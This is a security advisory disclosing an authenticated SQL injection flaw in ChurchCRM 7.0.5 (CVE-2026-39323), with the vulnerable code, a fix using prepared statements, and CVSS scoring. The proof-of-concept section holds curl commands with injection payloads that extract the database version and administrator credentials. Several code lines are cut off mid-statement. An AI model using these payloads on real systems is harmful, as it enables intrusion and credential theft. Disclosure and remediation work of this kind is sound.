SQL Injection in PropertyTypeEditor.php with Cross-Page Data Exposure

High **DawoudIO** published **GHSA-vmfg-c69g-m8p8** 2 days ago

Package

php **CRM** (Composer)

Affected versions

7.0.5

Patched versions

7.1.0

Description

SQL Injection in PropertyTypeEditor.php with Cross-Page Data Exposure

Date: March 29, 2026
Severity: HIGH
CVSS 3.1 Score: 8.6
CVSS Vector: `CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N`
Affected Versions: ChurchCRM 7.0.5 and earlier
CWE: CWE-89 (SQL Injection)

Executive Summary

A critical SQL injection vulnerability exists in ChurchCRM's `PropertyTypeEditor.php` where the `Name` and `Description` POST parameters are sanitized only with `strip_tags()` before direct concatenation into SQL queries. This allows authenticated users with "Manage Properties" permission to execute arbitrary SQL commands including data exfiltration, modification, and deletion. Injected data persists in the database and is reflected across multiple application pages without output encoding.

Vulnerability Details

Root Cause

The vulnerability exists due to incorrect sanitization function usage. The `InputUtils::sanitizeText()` function is designed for XSS prevention (stripping HTML tags), **NOT** for SQL injection prevention.

Vulnerable Code Location: `PropertyTypeEditor.php` lines 27-29 and 41-46

```
// PropertyTypeEditor.php:27-29 (VULNERABLE)
$sName = InputUtils::sanitizeText($_POST['Name']);          // ❌ Only strip_tags()
$sDescription = InputUtils::sanitizeText($_POST['Description']); // ❌ Only strip_tags()

// PropertyTypeEditor.php:41-46 (VULNERABLE)
$sSQL = "INSERT INTO propertytype_prt (prt_Class,prt_Name,prt_Description)
         VALUES ('" . $sClass . "','" . $sName . "','" . $sDescription . "')";
```

Problem: strip_tags() removes HTML markup but does NOT escape SQL metacharacters like single quotes, allowing attackers to break out of string context and inject arbitrary SQL.

Technical Analysis


SQL Query Structure

Original Query:

```
INSERT INTO propertytype_prt (prt_Class, prt_Name, prt_Description)
VALUES ('p', 'USER_INPUT_NAME', 'USER_INPUT_DESCRIPTION')
```

After Injection:

```
INSERT INTO propertytype_prt (prt_Class, prt_Name, prt_Description)
VALUES
  ('p', 'test', 'irrelevant'),
  ('p', (SELECT CONCAT(usr_UserName,':',usr_Password) FROM user_usr WHERE usr_Admin=1 LI
```



Proof of Concept

Prerequisites

- Valid ChurchCRM user account
- `MenuOptions` permission enabled (Manage Properties and Classifications)
- Network access to ChurchCRM instance


Test 1: Extract Database Version

```
export TARGET="http://172.27.204.191"
export COOKIE="7ed7078d90f7b67425e51f7c5ecaa301"

curl -s -X POST "$TARGET/PropertyTypeEditor.php?PropertyTypeID=0" \
  -H "Cookie: CRM-40d1b2d83998fabacb726e5bc3d22129=$COOKIE" \
  --data-urlencode "Submit=1" \
  --data-urlencode "Name=test','test'),('p',(SELECT CONCAT('VERSION:',@@version)),'V')--
  --data-urlencode "Description=unused" \
  --data-urlencode "Class=p"
```

Test 2: Extract Admin Credentials

```
curl -s -X POST "$TARGET/PropertyTypeEditor.php?PropertyTypeID=0" \
  -H "Cookie: CRM-40d1b2d83998fabacb726e5bc3d22129=$COOKIE" \
  --data-urlencode "Submit=1" \
  --data-urlencode "Name=test','test'),('p',(SELECT CONCAT(usr_UserName,0x3a,LEFT(usr_Pa
  --data-urlencode "Description=unused" \
  --data-urlencode "Class=p"
```



Remediation

Permanent Fix

Option 1: Use `legacyFilterInput()` for SQL Escaping (Quick Fix)

Replace the vulnerable `sanitizeText()` calls with `legacyFilterInput()` which applies `mysqli_real_escape_string()`.

File: `src/PropertyTypeEditor.php`

Lines: 27-29

```
// BEFORE (VULNERABLE):
$sName = InputUtils::sanitizeText($_POST['Name']);
$sDescription = InputUtils::sanitizeText($_POST['Description']);

// AFTER (SECURE):
$sName = InputUtils::legacyFilterInput($_POST['Name'], 'string');
$sDescription = InputUtils::legacyFilterInput($_POST['Description'], 'string');
```

Option 2: Use Prepared Statements (Recommended)

Replace string concatenation with parameterized queries to completely eliminate SQL injection risk.

```
// BEFORE (VULNERABLE):
if ($iPropertyTypeID == 0) {
    $sSQL = "INSERT INTO propertytype_prt (prt_Class,prt_Name,prt_Description)
             VALUES ('" . $sClass . "','" . $sName . "','" . $sDescription . "')";
} else {
    $sSQL = "UPDATE propertytype_prt SET prt_Class = '" . $sClass .
             "', prt_Name = '" . $sName .
             "', prt_Description = '" . $sDescription .
             "' WHERE prt_ID = " . $iPropertyTypeID;
}
RunQuery($sSQL);

// AFTER (SECURE):
if ($iPropertyTypeID == 0) {
    $stmt = mysqli_prepare($cnInfoCentral,
        "INSERT INTO propertytype_prt (prt_Class, prt_Name, prt_Description) VALUES (?,
    mysqli_stmt_bind_param($stmt, "sss", $sClass, $sName, $sDescription);
    mysqli_stmt_execute($stmt);
    mysqli_stmt_close($stmt);
} else {
    $stmt = mysqli_prepare($cnInfoCentral,
        "UPDATE propertytype_prt SET prt_Class = ?, prt_Name = ?, prt_Description = ? WH
    mysqli_stmt_bind_param($stmt, "sssi", $sClass, $sName, $sDescription, $iPropertyType
    mysqli_stmt_execute($stmt);
    mysqli_stmt_close($stmt);
}
```

Credits

Security Researcher: Mohammed El Ouardani
Email: mohammmedelouardani48@gmail.com
GitHub: @sh4dowalker

Severity

High 8.8 / 10

CVSS v3 base metrics

Attack vector	Network
Attack complexity	Low
Privileges required	Low
User interaction	None
Scope	Unchanged
Confidentiality	High
Integrity	High
Availability	High

Learn more about base metrics

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

CVE ID

CVE-2026-39323

Weaknesses

▶ CWE-89

Credits

sh4dowalker Reporter